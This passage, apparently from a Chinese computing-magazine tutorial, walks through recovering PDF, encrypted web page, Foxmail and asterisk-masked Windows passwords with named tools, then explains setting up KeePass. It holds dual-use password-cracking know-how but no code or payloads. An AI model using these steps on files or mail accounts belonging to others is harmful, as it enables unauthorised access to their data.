要破解该类密码，使用 PDF PASSWORD CRACK 再好不过了，软件运行后如图 16 所示，单击“载入”，选择要破解的文件，在破解方式中选择“强力破解”或者“字典破解”，单击“解密”就可以了！个人感觉该工具在速度和密码准确性上都还是不错的。





图 14





图 15





图 16

### 4.加密网页文件破解

对于加密的网页文件，我们可以使用在线的网页加密、解密程序进行破解，如图 17。只要把加密的网页代码复制到表单中，单击“解密”就可以了！





图17

## 五、其它软件类密码破解

### 1.Foxmail 密码破解

Foxmail 在国内拥有大量用户，由于种种原因，很多用户需要把 Foxmail 里面的电子邮件、邮箱帐号设置等转移到其它 E-mail 软件中，或者忘记了帐户密码、邮箱密码而把自己锁在门外。使用月影 Foxmail 邮件转换／密码恢复器可以轻松的实现密码的破解，操作非常简单，只要选择 Foxmail 所在目录即可全自动进行密码恢复破解。另外该软件可以自动转换 Foxmail 所有邮箱中的全部电子邮件，自动批量导出为 eml 文件，方便我们导入到其它 E-mail 软件中，算得上一个不错的软件，软件运行后如图18所示。





图18

### 2.ADSL 密码破解

对于 ADSL 密码的破解，请参阅黑客 X 档案以前的文章"ADSL 密码破解三招两式"。

### 3.星号密码查看器

在 WINDOWS 中我们经常碰到＊号类的密码，使用上面介绍的多功能密码破解软件就可以实现该类密码的破解，首先转到"星号密码"选项，单击那个放大镜图标，把鼠标指到星号密码的位置，我们就可以看清＊号所代表的内容了！

## 六、如何管理密码

我们每个人都有很多的密码，其中有很多是不常用的，也有很多是重要的密码，我们如何方便的管理这些密码呢？ keepass 是一个非常优秀的密码管家婆，如图19。如果不喜欢英文界面，可以下载 keepass 语言包，将语言压缩包解压缩到同一个文件夹中，选择菜单中的"VIEW——CHAGE LANGUAGE"，从弹出的窗口中选择"Simplifile Chinese"，重新启动软件后就是中文界面了！ keepass 是以数据库的形似保存密码的，每个数据库又进行加密，这样可以保证多人共用一台电脑的时，都可以拥有自己的数据库！

首先打开"File"—"New"菜单项，先建立一个数据库，这里要输入密码，为了保证数据库的安全，keepass 采用了独有的双重保险，除了密码外还可以生成密钥文件，你可以把密钥文件





图19

存储到 U 盘上，这样就算是密码文件被盗走了，数据库文件还是打不开的，我们先输入密码，如果需要生成密钥文件，则勾选"and"的同时设置好存储密钥的移动存储设备，如图20。接着再进行新的数据库密码的确认，完成上面操作开始生成随机密钥，点击"Use Mouse As Random Sources"使用鼠标做为随机数据来源后，在"Radom Keybord Input"框中晃动鼠标直至进度条结束，同时在"Radom Keybord Input"中输入复杂的随机数据，回到主窗口，点击"File"—"Save"，将数据库保存就可以了！新建的 keepass 数据库会自动分成五个群组，通过点击"General"菜单，可以添加、修改群组或子群组，如图21。要添加密码时，只要在主窗口右侧窗格右击，选择"add password group"，然后在弹出的窗口中输入信息就可以了，如图22！





图20

